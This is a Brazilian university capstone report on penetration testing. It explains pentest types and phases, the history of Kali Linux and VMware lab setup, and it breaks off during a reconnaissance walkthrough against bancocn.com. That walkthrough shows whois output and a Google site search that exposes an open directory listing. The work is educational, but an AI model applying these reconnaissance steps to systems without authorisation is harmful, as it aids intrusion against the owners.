

UNIVERSIDADE NOVE DE JULHO – UNINOVE
DIRETORIA DE INFORMÁTICA



**PROJETO DE PERÍCIA E TESTE DE SEGURANÇA EM SISTEMAS
COMPUTACIONAIS**

TESTE DE SEGURANÇA EM SISTEMAS DE INFORMAÇÃO

SÃO PAULO
2022

**Projeto de Perícia e Teste de Segurança em Sistemas
Computacionais
Teste de Segurança em Sistemas de Informação**

| | |
|---------------------------------|-----------------|
| Davi Ribeiro Macedo Lisboa | RA - 3022102532 |
| Guilherme Alves | RA - 922102476 |
| Isabella Alves Candido da Silva | RA - 922104214 |
| Tiago Freire de Luna | RA - 922101953 |
| Vinicius de Azevedo Barbosa | RA - 2222104131 |
| Vinicius Divino da Silva | RA - 2222107405 |

Trabalho apresentado ao curso de tecnologia em Segurança da Informação da Universidade Nove de Julho, como parte dos requisitos para a obtenção do Grau de Tecnólogo em Segurança da Informação.

Orientador: Prof. João Vagner P. da Silva

Unidade: Campus: MM, SA, VP, VG, VM
Curso: Tecnologia em Segurança da Informação.

Período: Primeiro Semestre - 2022

FOLHA DE APROVAÇÃO

| | |
|---------------------------------|-----------------|
| Davi Ribeiro Macedo Lisboa | RA - 3022102532 |
| Guilherme Alves | RA - 922102476 |
| Isabella Alves Candido da Silva | RA - 922104214 |
| Tiago Freire de Luna | RA - 922101953 |
| Vinicius de Azevedo Barbosa | RA - 2222104131 |
| Vinicius Divino da Silva | RA - 2222107405 |

**Projeto de Perícia e Teste de Segurança em Sistemas
Computacionais
Teste de Segurança em Sistemas de Informação**

Trabalho de conclusão aprovado como requisito parcial para a obtenção do grau de Tecnólogo, do curso de Tecnologia em Segurança da Informação, da Universidade Nove de Julho, pelo professor orientador abaixo mencionado.

São Paulo, 11 de junho de 2022

Prof. João Vagner P. da Silva

RESUMO:

A forense computacional é a ciência de adquirir, preservar, recuperar e exibir dados que foram eletronicamente processados e armazenados digitalmente. Este trabalho visa elaborar um modelo em auditoria forense computacional focado na obtenção e análise de evidências em sistemas computacionais. Para dar suporte ao modelo, foram estudados os assuntos sobre segurança da informação, seus conceitos, suas características, mecanismos etc. Também vamos abordar e ensinar previamente sobre a área de pentest e segurança digital, tais como: times Hacking e suas funções e um passo a passo para utilização das informações apresentadas etc.

Palavras-chaves: Hackers, Vulnerabilidade, Segurança da Informação, Testes de penetração, Invasão, Pentest, Ética, Legislação

LISTA DE FIGURAS

| | |
|---|----|
| – INSTALANDO O KALI LINUX | 17 |
| - CRIANDO UMA NOVA MÁQUINA VIRTUAL | 17 |
| - INSERINDO O CAMINHO DA SUA ISO | 18 |
| - ESPECIFICANDO AS ESPECIFICAÇÕES DA ISO | 18 |
| - SELECIONANDO O CAMINHO PARA DADOS DA ISO | 18 |
| - SELECIONANDO AS PARTIÇÕES DA MÁQUINA FÍSICA | 19 |
| - DETERMINANDO AS PARTIÇÕES DA MÁQUINA VIRTUAL..... | 19 |
| – SITES CLIENTE | 20 |
| – CONTATOS DO SITE | 20 |
| – WHOIS RESULTADOS | 21 |
| – PESQUISAS SOBRE O CLIENTE | 22 |
| – INDEX OF/ ASSETS | 23 |
| - ILUSTRAÇÃO ESCALAÇÃO DE PRIVILÉGIOS | 37 |

SUMÁRIO

| | |
|--|----|
| CAPITULO 1 - Introdução aos Testes de Invasão..... | 9 |
| CAPÍTULO 2 – O que é Teste de Segurança? | 11 |
| 2.1 – Por que realizar? | 11 |
| 2.2 Tipos de Teste de Segurança | 12 |
| CAPÍTULO 3 – Fases de um Teste de Invasão..... | 14 |
| CAPÍTULO 4 – A História do Kali Linux..... | 15 |
| CAPITULO 5 – O que é um Laboratório Virtual? | 16 |
| 5.1 – Por que usar um Laboratório Virtual? | 16 |
| 5.2 – Como criar / Configurar um Laboratório Virtual..... | 17 |
| CAPITULO 6 - Coleta de informações para realização do teste. | 20 |
| CAPITULO 7 - O que é uma vulnerabilidade em segurança da informação? | 24 |
| 7.1 – Como descobrir uma Vulnerabilidade? | 24 |
| 7.1.1 – Tipos de Scan | 25 |
| CAPÍTULO 8 – Exploração Do Alvo | 27 |
| 8.1 – Metasploit | 28 |
| 8.1.1 – Msfconsole..... | 29 |
| 8.1.2 – Comandos básicos..... | 29 |
| 8.2 – Payload Meterpreter | 30 |
| 8.2.1 – Comandos principais | 30 |
| 8.2.2 – Comandos do sistema de arquivos..... | 31 |
| 8.2.3 – Alguns comandos do sistema | 32 |
| CAPÍTULO 9 – Engenharia Social..... | 34 |
| 9.1 – Processo de ataque..... | 35 |
| 9.2 – Tipos de engenharia social..... | 35 |
| CAPÍTULO 10 – Escalonamento de Privilégios | 37 |
| 10.1 – Tipos de escalonamento de privilégios | 37 |
| CAPÍTULO 11 – Hacking Ético | 40 |
| CAPITULO 12 – Equipes de Proteção Hacker..... | 41 |
| 12.1 Red Team | 41 |
| 12.2 Blue Team | 41 |
| 12.3 Purple Team..... | 42 |
| CAPITULO 13 - Phishing | 43 |
| CAPITULO 14 - Teste de Usuário Malicioso..... | 45 |
| CAPÍTULO 15 – Relatório de Pentest | 46 |
| REFERÊNCIAS BIBLIOGRAFICAS: | 47 |

CAPITULO 1 - Introdução aos Testes de Invasão

O que é um pentest (Teste de Segurança/Invasão)?

A palavra pentest é uma abreviação de penetration test, em português, significa “teste de intrusão”.

É um teste que vai verificar se aquele sistema possui vulnerabilidades e se é possível invadir e afetar a segurança de alguma forma.

Então o pentester simulará o ataque e diversos testes para encontrar alguma vulnerabilidade e com isso tentar explorar a falha até onde conseguir chegar dentro do deste teste de invasão.

Criará um relatório com as vulnerabilidades e os pontos francos no qual a empresa precisará melhorar e corrigir esses pontos.

Os pentestes são focados na detecção de vulnerabilidades profundas em segurança da informação, principalmente em ambiente corporativo.

Esta estratégia aplicada, analisa se o protocolo de proteção de dado digitais obedece a três elementos fundamentais: confidencialidade, disponibilidade e integridade.

Embora a dinâmica pareça simples, ela requer reconhecimento tecnológico com aplicação de ferramentas de diagnóstico abrangentes, projetados para identificar possíveis ataques.

Hoje, é uma prática bem comum e as organizações contam com segurança empírica de sistemas informáticos, redes privadas, internet ou aplicativos móveis, mas, por mais que executem controles para proteger ativos e neutralizar as ações de hackers, devem fortalecer segurança.

Agora, os testes de invasão correspondem a uma alternativa para mitigar riscos como falhas de software, processos inadequados ou configurações incorretas do sistema.

Já entra em um limite linear o que é certo e errado a ser feito. A nomenclatura utilizada é Black hat ou White hat, ou seja, chapéu preto ou chapéu branco em português.

O Black hat é o conhecido hacker da notícia de televisão que faz a coisa errada, exemplo:

Vazamento na Sony (2011-2014).

Hackers não-identificados invadiram, derrubaram e ainda roubaram dados pessoais de mais de 77 mil usuários do serviço, o que forçou a empresa a lidar com muitas reclamações e até com alguns processos.

White hat pode ser definido como o “hacker do bem”. É o que cara que tem a mesma habilidade que o Black hat e talvez até melhores, pois tem que simular tudo que o Black hat faria e pensar de todas as maneiras possíveis que um ataque poderia estar acontecendo para depois elaborar um relatório e falar para o colaborador ou para a empresa que ele está realizando o serviço.

White hat trabalha com ética, exemplo: se ele encontra uma falha no sistema da Microsoft ele aciona a Microsoft sobre o erro e avisa que se não arrumarem em dois meses ele liberará ao público.

O pentester será a pessoa contratada para testar sistemas e encontrar as vulnerabilidades e reportá-las.

Existem pelo menos 3 tipos de Pentest, sendo eles o White Box, Gray Box e o Black Box. Entenda melhor o que cada um representa basicamente:

White Box: O atacante possui conhecimento total do ambiente, seja os IPs que serão testados, os serviços que cada um possui, informações dos controles de segurança etc. Um Pentest mais interno, geralmente contratado para ter uma visão de como está implementado os controles de segurança.

Gray Box: É um teste que já tem limitações, pois o atacante possuirá poucas informações referente ao alvo, muita das vezes só os IPs e os sites que serão testados ou um acesso de rede.

Black Box: Simulando um ataque de um cibercriminoso, o atacante não possui quase nenhuma informação a não ser o nome da empresa e a partir daí utilizará técnicas para coletar mais informações. Complementando, existem subcategorias dentro do Black Box como *Blind* e *Double Blind Black Box*.

Blind Black Box é quando o atacante simula um ataque real e não tem nenhuma informação e o *Double Blind Black Box* é quando algumas pessoas autorizadas sabem. É geralmente contratado para validar os mecanismos de monitoramento e identificação, sendo o time de segurança e o time de Resposta a Incidentes as pessoas envolvidas

CAPÍTULO 2 – O que é Teste de Segurança?

Com o passar dos anos o avanço de novas tecnologias é totalmente notável e de suma importância para os humanos atualmente. Portanto, com devidos avanços, necessitamos de devida segurança, pois sem ela ficamos à deriva de qualquer perigo em nosso meio.

O Teste de Segurança é nada mais nada menos que um termo que faz referência a um processo de verificação de vulnerabilidades em um sistema, rede ou software que podem ser aproveitadas por hackers e outros agentes de ameaças.

A realização desse teste permite que dúvidas sobre possíveis vulnerabilidades do software sejam tratadas.

2.1 – Por que realizar?

O “Pentest” tem como objetivo determinar falhas e vulnerabilidades. Porém, também pode ser realizado de forma criminosa, onde terão acesso a informações confidenciais que podem comprometer a integridade dos dados digitais.

Alguns prejuízos/perdas que podem causar consequências são:

- Roubo de senhas de internet banking;
- Instalação de programas e vírus para acesso remoto (backdoors);
- Roubo e disseminação na web de informações confidenciais e arquivos sigilosos;
- Roubo e sequestro de senhas de acesso a servidores e máquinas vitais ao funcionamento da rede;
- Uso de qualquer imagem para benefício próprio;
- Uso da rede e dos computadores como “laranja” para outros crimes virtuais;
- Perda de faturamento financeiro devido a ataques de negação e paralisação de serviços e internet da vítima.

O teste de intrusão deve fazer parte do seu escopo de um projeto de redes, tendo noção de que haverá inúmeras brechas onde o criminoso virtual utilizará para ter acesso a rede testada.

2.2 Tipos de Teste de Segurança

Primeiro devemos saber o que é “Pentest”. Do seu nome original Penetration test, traduzido para teste de penetração, teste de invasão ou teste de intrusão, ele é denominado dessa forma por ser uma bateria de testes metodológicos aplicados em redes de computadores e sistemas operacionais ou podem ser direcionados a websites, redes sem fio, banco de dados, entre outros, com o objetivo de descobrir vulnerabilidades em determinado sistema.

De acordo com as variedades de “pentest” existentes (rede de computadores, rede sem fio, aplicativo móvel etc.), são denominados comumente como: White box, Black box e Gray box.

- **White Box:** Caixa branca, é o teste mais vasto dos 3, nele o pentester (profissional atuante na área) tem conhecimento breve do ambiente que vai ser explorado, conhecendo os detalhes da rede, níveis do usuário, senhas, IPs. Não é um tipo muito requisitado por empresas, já que não é a simulação de uma situação real.
- **Black Box:** Caixa preta, é o teste que obtém a maior capacidade de simular uma situação real, pois é realizado um “teste cego”, onde o pentester não tem conhecimento algum do ambiente que está prestes a ser invadido, como já se espera de um hacker mal-intencionado “Red Team”.
- **Gray Box:** Caixa cinza, denominado assim como já imaginado, por ser a mistura dos outros dois testes explicados acima. É o teste no qual o pentester possui algumas informações, mas, limitadas sobre o que será testado e em que ambiente, porém, são menos informações do que o primeiro tipo de pentest (White box).

2.3 – Recursos Necessários

Em geral, os profissionais da área da Segurança da Informação, utilizam sistemas operacionais como ferramentas para fazer o pentest. Para cada pentest específico, existe uma ferramenta que melhor se aplica para aquela finalidade, como por exemplo, a Perícia Forense, Testes de Intrusão etc.

Os sistemas operacionais mais usados atualmente são: Kali Linux e Parrot Security Os. Dependendo da situação, o profissional vai optar pelo sistema operacional que mais lhe agrada naquele momento para executar o pentest.

Será necessário a instalação de um ambiente virtual para testes, chamados de VM (Virtual Machine), mais conhecidas como máquinas virtuais (em português).

Elas permitem a instalação de sistemas operacionais dentro de si, pois, se não fosse dessa forma, seria obrigatoriamente necessário mais de uma máquina para o pentest.

Então, para que haja comodidade, a forma mais utilizada pelos Pentesters, é uma VM (Virtual Machine).

As VMs mais conhecidas são VMware e Virtual Box. Após a instalação do ambiente, iniciamos então o processo de instalação do software desejado para realizar o teste de intrusão (penetration testing ou pentest).

Após o procedimento de instalação da VM, inicia-se o processo de instalação da ISO do sistema operacional que será utilizado na máquina virtual. O processo de instalação é exatamente igual ao de instalar em uma máquina física.

Realizada a instalação, o seu ambiente para executar um pentest (teste de intrusão) estará pronto.

CAPÍTULO 3 – Fases de um Teste de Invasão

A primeira fase chamamos de preparação (pre-engagement), na qual o pentester se senta com o cliente para definir os parâmetros do teste de intrusão. É discutido onde será feito e até onde o pentester poderá ir, e assim por diante.

Essa parte é necessária para que seja elaborado um relatório, como também os limites, evitando a alegação do cliente de que o pentest não foi solicitado (naquela área ou em todas), fazendo assim com que o pentester seja penalizado por algo que não fez.

Após a coleta de informações (information – gathering), o pentester procura informações sobre o cliente, informações públicas onde possa dar a ele possíveis vulnerabilidades para que possa se beneficiar na fase de modelagem das ameaças (threat – modeling). Essa fase também é onde o pentester define valores, conforme o nível das informações que ele descobre e o impacto que essas informações impactarão o cliente, montando um plano de ação para possíveis ataques.

Em seguida, ele começa a análise das vulnerabilidades (Vulnerability Analysis).

Nessa fase, o pentester começa a analisar vulnerabilidades que poderão ser exploradas no sistema.

Na fase de exploração de falhas (explointation), um exploit bem executado pode proporcionar uma fase de pós exploração, onde será possível a obtenção de falhas, informações adicionais, dados críticos, acesso a outros sistemas e assim por diante.

Por fim, temos a fase de gerar o relatório (reporting), onde irá reportar todas as descobertas feitas ao cliente, profissionais executivos e técnicos.

CAPÍTULO 4 – A História do Kali Linux

Primeiramente, vamos entender o que é Linux?

Para muita gente, o Linux é meramente um sistema operacional. Essa definição não está errada, mas também não está completa.

Na verdade, o Linux é parte de um kernel de código aberto (open source), que foi e é desenvolvido ao longo do tempo, graças à colaboração voluntária de desenvolvedores de várias partes do mundo.

Em poucas palavras, código-fonte (aberto), é um conjunto de instruções baseado em uma linguagem de programação que, depois de compilado ou interpretado, forma um software. Tendo acesso ao código-fonte, é possível saber como determinado programa ou recurso de software foi desenvolvido.

Kernel é como o núcleo do sistema operacional, isto é, como a parte essencial deste. Cabe ao kernel fazer a intermediação entre o hardware e os programas executados pelo computador. Isso significa que a junção do kernel mais os softwares que tornam o computador usável (drivers, protocolos de comunicação, entre outros), de acordo com a sua aplicação, é que formam o sistema operacional em si.

A história do Kali se origina especificamente em 2006, quando uma distribuição do Linux chamada BackTrack foi lançada.

BackTrack foi uma distribuição desenvolvida a partir do Ubuntu e possuía a mesma finalidade que o Kali Linux: auxiliar profissionais em Segurança da Informação.

A partir de 2013, a Offensive Security, empresa que mantinha o BackTrack e mantém até hoje o Kali Linux, anunciou o fim do suporte ao BackTrack e anunciou definitivamente o Kali Linux, mas diferente do BackTrack, o Kali é baseado no Debian. Assim nasceu o sistema operacional, mais utilizado por profissionais de Segurança da Informação.

CAPITULO 5 – O que é um Laboratório Virtual?

Os laboratórios virtuais são simuladores de um ambiente real que possibilitam ao usuário executar experimentos em diversas áreas. Não existem limitações ao uso dos Laboratórios Virtuais, eles podem ser aplicados em trabalhos ou planos pedagógicos de todas as disciplinas e modalidades sendo presencial, EAD ou híbrido, gerando uma nova experiência de aula. Esses simuladores replicam com alto grau de fidelidade as práticas realizadas em um laboratório físico tradicional, esses laboratórios possibilitam que os usuários acompanhem e realizem experimentos em diversas áreas, naturalmente os laboratórios virtuais são mais utilizados em cursos das áreas de engenharia, saúde e informática.

Os cursos derivados da área de informática costumam usar ferramentas de simulação para ensinar os alunos a codificar, realizar testes com riscos a máquina física, Web Designers também podem se beneficiar dessas ferramentas, eles podem aplicar modificações importantes ou criar recursos em um ambiente controlado e testá-los sem risco.

Como um computador trabalha somente com um sistema operacional por vez, na maioria das vezes não é possível instalar apenas o Linux ou qualquer outro sistema operacional, mas sim, instalar e executar esses sistemas em um computador onde o Windows já está instalado. Para conseguir isso, você precisará instalar esses sistemas operacionais em uma máquina virtual, gerenciada por um software de virtualização como: VMWare ou Virtual Box.

5.1 – Por que usar um Laboratório Virtual?

Os ambientes virtuais possuem diversos benefícios tecnológicos, pedagógicos e de otimização dos recursos dos seus usuários. São vantagens que incrementam o processo de aprendizagem do aluno e no caso da informática, os ambientes virtuais nos proporcionam a possibilidade de executar mais de um sistema operacional por vez, o que nos auxilia em diversos procedimentos, como pentest, por exemplo.

Do ponto de vista pedagógico, instituições que utilizam os laboratórios virtuais ressaltam a possibilidade de fazer esses procedimentos individualmente e repeti-los quantas vezes for necessário, sem a possibilidade de riscos como Malwares. As plataformas também permitem uma otimização de recursos por parte das instituições. Afinal, há um ganho monetário e de eficiência no planejamento das aulas práticas.

Por fim, a tecnologia e todos os recursos estão disponíveis em um laboratório virtual, acompanhando as exigências cada vez maiores para estudos ou trabalho. Tendo a possibilidade de trabalhar ou estudar sem sair de casa, a qualquer hora do dia.

5.2 – Como criar / Configurar um Laboratório Virtual

Primeiramente, deve-se escolher um simulador que consiga atender as suas necessidades, no caso, os predominantes na área de informática são: VMWare e Virtual Box. Após a escolha do simulador ideal para sua configuração e necessidades, deve-se escolher o sistema operacional que deseja simular, e baixá-lo em formato de imagem de disco (ISO). Neste exemplo, vamos utilizar o VMWare e realizar a instalação do sistema operacional Linux.

Baixando e Instalando a ISO do Linux:

Como já foi dito acima, é necessário realizar o download de uma imagem ISO do Linux, pode-se realizar o download do kali Linux pelo seguinte link:

<<https://mirror.netcologne.de/kali-images/kali-2022.1/kali-linux-2022.1-live-amd64.iso>>




Figura 0.1 – Instalando o Kali Linux

Após a instalação deve-se abrir o VMWare e dar início as configurações iniciais.

- A primeira etapa já com o VMWare aberto é localizar a opção “Create a New Virtual Machine” localizado no lado direito central, onde já podemos começar a configurar o nosso sistema operacional Linux.



Figura 0.2 - Criando uma Nova Máquina Virtual




Figura 0.10 - Inserindo o caminho da sua ISO

- A segunda etapa é selecionar a opção “Installer disc image file (ISO)” e selecionar o caminho do seu sistema operacional para a virtualização, neste caso, ele se encontra na pasta downloads, intitulado “kali-linux-2022.1-live-amd64”, após selecionar a ISO aperte “Next” para a próxima etapa.

- A terceira etapa é selecionar o seu sistema operacional correspondente a sua ISO, e escolher a sua versão. Como já foi informado, neste caso, o sistema operacional da ISO é o Linux e sua versão é Debian 10.x 64-bit. Após especificar as características da sua ISO, aperte em “Next” para a próxima etapa.




Figura 0.18 - Especificando as especificações da ISO




Figura 0.26 - Selecionando o caminho para dados da ISO

- A quarta etapa é simplesmente inserir o nome de sua máquina virtual, pode ser qualquer nome de sua preferência. Também temos que escolher o caminho onde será alocado arquivos pertencentes a sua ISO, após essa escolha aperte em “Next” para a próxima etapa.

- A quinta etapa é selecionar o tamanho da partição do seu HD, que no caso, seria a quantidade de armazenamento dedicado à sua máquina virtual. Normalmente o próprio simulador preenche automaticamente a partição recomendada de 20 GB, mas se achar que possui a necessidade de aumentar sintaxe à-vontade, porém, vale lembrar que pode aumentá-la em caso de necessidade no futuro, aperte em “Next” para a próxima etapa.




Figura 0.34 - Selecionando as partições da máquina física

- A sexta etapa já seria as configurações finais, porém, de extrema importância. Deve-se apertar em “Customize Hardware” e escolher as partições de hardware de sua máquina física dedicadas à sua máquina virtual, partições como: Número de núcleos do processador, Memória RAM dedicada a máquina virtual e periféricos conectados a sua máquina virtual. Essas configurações são




Figura 0.42 - Determinando as partições da Máquina Virtual

essenciais para um excelente desempenho de sua máquina física e virtual. Também é necessário escolher uma forma de conexão da sua máquina virtual, como o modo Bridget, que utilizara sua rede física real ou o modo NAT, que criaria uma rede virtualizada para interagir com outras máquinas virtuais sendo utilizadas no mesmo computador. Após essas configurações deve-se iniciar sua ISO e dar início a instalação comum, como qualquer outro sistema operacional.

CAPITULO 6 - Coleta de informações para realização do teste.

Conhecendo nosso cliente:

Nesse primeiro contato com a página home do cliente encontramos dois contatos:

EMAIL: contato@bancocn.com

TELEFONE: +835 66 7070



Figura 0.1 – Sites cliente

Na aba contados encontramos outro E-mail

E-mail: emprestimos@bancocn.com




Figura 0.9 – Contatos do site

Já com a ferramenta Kali Linux encontramos outras informações.

Utilizando a ferramenta Whois, conseguimos identificar outras informações como:

Registros, Datas, Endereços de Email, Telefone etc.

A terminal window with a dark background and light blue text. The command 'whois bancocn.com' has been executed. The output displays various domain registration details for 'BANCOCN.COM', including its registry ID, registrar (Amazon Registrar), creation and expiry dates, and name servers (MEGAN.NS.CLOUDFLARE.COM and NOEL.NS.CLOUDFLARE.COM).

```
$ whois bancocn.com
Domain Name: BANCOCN.COM
Registry Domain ID: 2109524495_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrar.amazon.com
Registrar URL: http://registrar.amazon.com
Updated Date: 2022-02-24T02:57:47Z
Creation Date: 2017-03-29T21:16:53Z
Registry Expiry Date: 2023-03-29T21:16:53Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email: abuse@amazonaws.com
Registrar Abuse Contact Phone: +1.2067406200
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferPr
Name Server: MEGAN.NS.CLOUDFLARE.COM
Name Server: NOEL.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Figura 0.17 – Whois resultados

Em Name Server: MEGAN.NS.CLOUDFLARE.COM

Name Server: NOEL.NS.CLOUDFLARE.COM

Encontramos outras informações relacionadas a IP.

O que significa Cloudflare ?

CLOUDFLARE é firewall, A Cloudflare é uma rede global desenvolvida para tornar tudo o que você conecta à internet mais seguro, privado, rápido e confiável.

- Proteja seus sites, APIs e aplicativos de internet.
- Proteja suas redes corporativas, funcionários e dispositivos.
- Escreva e implante códigos para serem executados na borda de rede.

Serve para esconder o verdadeiro do site e ficar à frente do site, recebendo as requisições e encaminha para o servidor do site.

Se acessar o navegador em uma aba anônima ele irá verificar se o Cloudflare vai deixar acessar o site. (ele vai filtrar as requisições do site quando faço uma requisição ela vai para o servidor do Cloudflare ele envia essa requisição para o site original do bancocn.com)

Muito importante nessa etapa de coleta de informações procura por endereço de IP da aplicação que você está procurando do seu alvo, porém.

Para coletar mais informações, vamos entrar na página No Google e digitar SITE:BANCOCN.COM e ao clicar em INDEX O/ F ASSETS,





Figura 0.25 – Pesquisas sobre o cliente

Após entrarmos na página do Google encontramos um link dentro do site bancocn.com. Com este site encontramos algumas vulnerabilidades que nos leva do para dentro do BANCOCN.COM.



Index of /assets











